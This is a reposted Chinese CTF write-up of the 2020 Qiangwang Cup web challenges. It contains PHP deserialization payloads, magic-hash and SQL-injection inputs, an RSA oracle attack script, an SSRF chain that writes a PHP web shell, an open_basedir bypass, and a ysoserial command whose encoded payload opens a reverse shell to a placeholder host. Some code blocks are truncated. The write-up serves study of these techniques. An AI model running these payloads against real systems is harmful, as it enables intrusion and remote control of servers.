php安全挑战赛,2020 第四届强网杯全国网络安全挑战赛 Online Writeup

转载

BOBO爱吃菠萝 于 2021-03-12 21:22:45 发布 61 收藏

文章标签： php安全挑战赛

前言

近期的一个周末参加了强网杯线上赛，以下是web题解。

web辅助

类定义如下：

```
user = $user;

$this->pass = $pass;

$this->admin = $admin;

}

public function get_admin(){

return $this->admin;

}

}

class topsolo{

protected $name;

public function __construct($name = 'Riven'){

$this->name = $name;

}

public function TP(){

if (gettype($this->name) === "function" or gettype($this->name) === "object"){

$name = $this->name;

$name();

}

}

public function __destruct(){

$this->TP();

}
```

```
}
class midsolo{
protected $name;
public function __construct($name){
$this->name = $name;
}
public function __wakeup(){
if ($this->name !== 'Yasuo'){
$this->name = 'Yasuo';
echo "No Yasuo! No Soul!\n";
}
}
public function __invoke(){
$this->Gank();
}
public function Gank(){
if (stristr($this->name, 'Yasuo')){
echo "Are you orphan?\n";
}
else{
echo "Must Be Yasuo!\n";
}
}
}
class jungle{
protected $name = "";
public function __construct($name = "Lee Sin"){
$this->name = $name;
}
public function KS(){
system("cat /flag");
}
public function __toString(){
$this->KS();
return "";
}
}
?>
```

整体来说，链还是比较容易找到的：

topsolo -> __destruct -> TP -> $name() -> midsolo -> __invoke -> Gank -> stristr($this->name, 'Yasuo') -> jungle -> __toString -> KS

其中midsolo中有wakeup限制：

```
public function __wakeup(){
if ($this->name !== 'Yasuo'){
$this->name = 'Yasuo';
echo "No Yasuo! No Soul!\n";
}
}
```

不过也是老考点了，比较好绕过。关键点是2个：

```
$player = new player($username, $password);
file_put_contents("caches/".md5($_SERVER['REMOTE_ADDR']), write(serialize($player)));
```

首先我们对象需要逃逸，否则无法反序列化我们想要的对象，其次存在对象属性名过滤：

```
function check($data)
{
if(stristr($data, 'name')!==False){
die("Name Pass\n");
}
else{
return $data;
}
}
```

属性名过滤我们可以通过：

\6e\61\6d\65

来进行bypass，而对于对象逃逸，已经是之前考察过的考点了，可以参考：

https://www.cnblogs.com/Wanghaoran-s1mple/p/13160708.html

因此我们可以通过：

$user = '0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0';

$pass='0";s:7:"\0*\0pass";O:7:"topsolo":1:{S:7:"\0*\0\6e\61\6d\65";O:7:"midsolo":2:{S:7:"\0*\0\6e\61\6d\65";O:6:"jungle":1:{S:7:"\0*\0\6e\61\6d\65";s:7:"Lee Sin";}}}};';

访问：

http://eci-2zefq4smu487cmezc2u4.cloudeci1.ichunqiu.com/?username=0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5C0%5C0%2A%5

再触发反序列化：

http://eci-2zefq4smu487cmezc2u4.cloudeci1.ichunqiu.com/play.php

即可获取flag：

Funhash

query($query);

$row = $result->fetch_assoc();

var_dump($row);

$result->free();

$mysqli->close();

?>

题目源码如上，还是比较简单的，对于第一关可以使用0e开头的字符串，第二关可以使用数组，第三关则是一道老题，参考：

https://www.jianshu.com/p/12125291f50d


用ffifdyop即可。

因此最后可使用：

http://39.101.177.96/?hash1=0e251288019&hash2[]=2&hash3[]=1&hash4=ffifdyop

dice2cry

访问题目，发现cookie里放有rsa的信息：



```
Cookie: PHPSESSID=0fpn2mn707q4gcnvc83ve5c2be; encrypto_flag=886110576766728405957668415798240694702062171299461355962141975063497173907637433272906834339460154803284685790571971416661274940067060936416042454169880066006517006563955960424994865045305801423110658635357175360017962796090165215708857720006907370953741602335946332945363187669917417578025485822827015436 71; public_n=8f5dc00ef09795a3efbac91d768f0bff31b47190a0792da3b0d7969b1672a6a6ea572c2791fa6d0da489f5a7d743233759e8039086bc3d1b28609f05960bd342d52bffb4ec22b533e1a75713f4952e9075a08286429f31e02dbc4a39e3332d2861fc7bb7acee95251df77c92bd293dac744eca3e6690a7d8aaf855e0807a1157; public_e=010001
```

同时发现存在文件泄露：

http://106.14.66.189/abi.php.bak

源码如下：

$result);

$json_obj = json_encode($dice);

echo $json_obj;

?>


发现可以传递参数：

$_POST['this_is.able']

但是this_is.able传递时，点会被替换成下划线：

this_is.able -> this_is_able

因此需要想办法绕过，这里查看底层处理方式main/php_variables.c，可以得知：



```c
/* ensure that we don't have spaces or dots in the variable name (not binary safe) */
for (p = var; *p; p++) {
    if (*p == ' ' || *p == '.') {
        *p='_';
    } else if (*p == '[') {
        is_array = 1;
        ip = p;
        *p = 0;
        break;
    }
}
```

因此可以使用[来进行绕过，传参方式为：

this[is.able = xxxx

后面则是密码学的部分：

需要将：

https://crypto.stackexchange.com/questions/11053/rsa-least-significant-bit-oracle-attack

推广到mod 3的情况。

import requests

import json

```
from libnum import n2s

from fractions import Fraction

from Crypto.Util.number import*

url = 'http://106.14.66.189/abi.php'

c =
88611057676672840595766841579824069470206217129946135596214197506349717390763743327290068

n=0x8f5dc00ef09795a3efbac91d768f0bff31b47190a0792da3b0d7969b1672a6a6ea572c2791fa6d0da489f5a7c

e = 65537

def give_result_of_mod3(mm):

payload = str(mm)

data = {

'this[is.able':payload

}

Cookie = {

'PHPSESSID':'vpbteni7ahq83jh1chfs3kvug7',

'public_e':'010001',

'encrypto_flag':'88611057676672840595766841579824069470206217129946135596214197506349717390763
public_n=8f5dc00ef09795a3efbac91d768f0bff31b47190a0792da3b0d7969b1672a6a6ea572c2791fa6d0da489

}

r = requests.post(url=url,data=data,cookies=Cookie)

#print r.content

return int(json.loads(r.content)['num'])

def hack(c,e,n):

R = n%3

j = 1

exp3 = 3

length = n

low_bound = Fraction(0,1)

while length>1:

tmp_c = (pow(exp3,e,n)*c) % n

r = give_result_of_mod3(tmp_c)
```

k = (-r* inverse(R,3)) % 3

low_bound += Fraction(k*n,exp3)

exp3 *= 3

length = length//3

j +=1

return int(low_bound)

res = hack(c,e,n)

print(n2s(res))

得到flag：

flag{92ab3055092aad3e1856481091

half_infiltration

题目给出了源码：

age;

$boy = $this->sex;

$a = $this->num;

$student->$boy();

if(!(is_string($a)) ||!(is_string($boy)) || !(is_object($student)))

{

ob_end_clean();

exit();

}

global $$a;

$result=$GLOBALS['flag'];

ob_end_clean();

}

}

if (isset($_GET['x'])) {

unserialize($_GET['x'])->get_it();

}

题目存在ssrf.php，想要知道源码，就必须先获取$flag的值，观察类定义，只有一个destruct可用，其中存在3个关键点：

```
$student->$boy();

global $$a;

ob_end_clean();
```

首先可以调对象的任意方法，其次存在变量覆盖，我们可以global任意变量，最后有ob_end_clean，我们拿不到输出。

同时注意到：

```
unserialize($_GET['x'])->get_it()
```

如果单独传入类则会由于没有__call方法而报错。结合上述问题，这里我们考虑用如下方式进行bypass：

```
age = $a;

$b->sex = 'read';

$b->num = 'result';

$c = new User();

$c->age = $a;

$c->sex = 'read';

$c->num = 'this';

$d = serialize(array($b,$c));

echo urlencode($d);
```

可利用global $this出错：

让ob_end_clean无法清空缓冲区，从而获取输出：

```
< ?php

//经过扫描确认35000以下端口以及50000以上端口不存在任何内网服务,请继续渗透内网

$url = $_GET['we_have_done_ssrf_here_could_you_help_to_continue_it'] ?? false;

if(preg_match("/flag|var|apache|conf|proc|log/i" ,$url)){

die("");

}

if($url)

{

$ch = curl_init();

curl_setopt($ch, CURLOPT_URL, $url);

curl_setopt($ch, CURLOPT_HEADER, 1);

curl_exec($ch);
```

curl_close($ch);

}


? >

通过：

http://39.98.131.124/ssrf.php?we_have_done_ssrf_here_could_you_help_to_continue_it=127.0.0.1

进行端口爆破，burp跑一遍，发现开放端口为40000：

http://39.98.131.124/ssrf.php?we_have_done_ssrf_here_could_you_help_to_continue_it=127.0.0.1:40000




```
HTTP/1.1 200 OK Date: Sun, 23 Aug 2020 05:17:09 GMT Server: Apache/2.4.18 (Ubuntu) Set-Cookie:
PHPSESSID=anrp2plh6j7gg9lehhe2qjg484; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-
revalidate Pragma: no-cache Vary: Accept-Encoding Content-Length: 1121 Content-Type: text/html; charset=UTF-8
```

Message Board

Since there is only one administrator, a person can only submit one opinion at a time. Each time a new opinion is submitted, all old comments will be deleted

查看参数名为：



```
<div class="row" style="text-align:center;vertical-align:middle;">

    <form method="POST" class="form-inline">
        <div class="form-group">
            <input class='form-control' type="text" name="file">
    </div>
    <div class='panel-body'>
    <textarea class='form-control' name='content' rows='6'></textarea>
    <br>
    <br>
    <div class="form-group">
           <button type="submit" class='btn btn-default col-md-2 form-control' value="Submit">Submit</button>
    </div>
```

猜想后端代码为：

file_put_contents($file,$content);

同时脑洞想到，文件上传目录为127.0.0.1:40000/uploads/PHPSESSID/

利用gopher传递数据，发现简单的使：


file=1.php&content=

会导致文件没有正常生成，原因应该是content被过滤了，简单测试，发现过滤了：

因此考虑使用伪协议写入内容，为避免过滤，直接选择了一个冷门的：

file=php://filter/convert.iconv.UCS-4LE.UCS-4*/resource=shell.php&content=hp?< pave@_$(l[TEG]"a">?;)

即可写入shell：




```
print(requests.get(url+"/uploads/"+cookie+"/shell.php?a=system('pwd');").text)
```

```
</table>
<address>Apache/2.4.18 (Ubuntu) Server at 127.0.0.1 Port 40000</address>
</body></html>


HTTP/1.1 200 OK
Date: Sun, 23 Aug 2020 05:21:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 49
Content-Type: text/html; charset=UTF-8

/var/www/html/uploads/rpdcrr78od436hqmalhdc0e312
```

尝试cat flag，但是发现存在open_basedir，这里使用一些常规的绕过方案：



```
rce_exp = r'''mkdir('mi1k7ea');
chdir('mi1k7ea');
ini_set('open_basedir','..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
ini_set('open_basedir','/');
system('ls');
'''.replace('\n','')


print(requests.get(url+"/uploads/"+cookie+"/shell.php?a="+rce_exp).text)
```


```
HTTP/1.1 200 OK
Date: Sun, 23 Aug 2020 05:28:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 122
Content-Type: text/html; charset=UTF-8

bin
boot
dev
entrypoint.sh
etc
flag
home
lib
lib64
media
mnt
nohup.out
opt
```

即可看到flag，读取即可。


easy_java

首先发现存在反序列化点：



```
@PostMapping("/jdk_der")
@ResponseBody
public String jdk_der(@RequestBody byte[] input) {
    try {
        ByteArrayInputStream bais = new ByteArrayInputStream(input);
        SafeObjectInputStream ois = new SafeObjectInputStream(bais);
        return (String) system_properties.get((String) ois.readObject());
    } catch (Exception e) {
        e.printStackTrace();
        return "Something error.....";
    }
}
```


同时看到黑名单：



```java
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,
            ClassNotFoundException {

        String[] black_list = new String[] {
                "java.util.HashMap",
                "com.sun.jndi.rmi.registry.RegistryContext",
                "sun.reflect.annotation.AnnotationInvocationHandler",
                "java.util.PriorityQueue",
                "java.util.HashSet",
                "java.util.Hashtable",
                "org.apache.commons.fileupload.disk.DiskFileItem",
                "org.hibernate.engine.spi.TypedValue",
                "java.util.LinkedHashSet",
                "sun.rmi.server.UnicastRef",
                "java.rmi.server.UnicastRemoteObject",
                "javax.management.openmbean.TabularDataSupport",
                "java.util.Hashtable",
                "org.mozilla.javascript.NativeJavaObject",
                "org.springframework.core.SerializableTypeWrapper",
                "javax.management.BadAttributeValueExpException",
                "org.springframework.beans.factory.ObjectFactory",
                "org.codehaus.groovy.runtime.ConvertedClosure",
                "xalan.internal.xsltc.trax.TemplatesImpl",
                "java.lang.Runtime"
        };
        if (Arrays.asList(black_list).contains(desc.getName())) {
            throw new InvalidClassException(
                    "Unauthorized deserialization attempt",
                    desc.getName());
        }
        return super.resolveClass(desc);
    }
}
```


发现未对JRMPListener做过滤，查看pom.xml：




```xml
<!-- https://mvnrepository.com/artifact/commons-collections/commons-collections -->
<dependency>
    <groupId>commons-collections</groupId>
    <artifactId>commons-collections</artifactId>
    <version>3.2.1</version>
</dependency>
```

发现有commons-collections依赖，因此利用ysoserial来生成exp：

java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 23334 CommonsCollections5 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC94eHgueHh4Lnh4eC54eHgvMjMzMzMgMD4mMQ==}|{base64,-d}|{bash,-i}"



```
* Opening JRMP listener on 23334
Have connection from /39.101.166.142:49396
Reading message...
Is DGC call for [[0:0:0, 1641335043]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /39.101.166.142:49400
Reading message...
Is DGC call for [[0:0:0, 1641335043]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /39.101.166.142:49402
Reading message...
Is DGC call for [[0:0:0, 1641335043]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /39.101.166.142:49404
```



```
ctf2@iZ8vb769r8zjakxybwzbenZ:/home/ctf$ whoami
whoami
ctf2
ctf2@iZ8vb769r8zjakxybwzbenZ:/home/ctf$ cat /flag
cat /flag
flag{056eaalfe7scd222qwe2df36845b8ed170c67e23e3}
```

即可反弹shell，并获取flag。

后记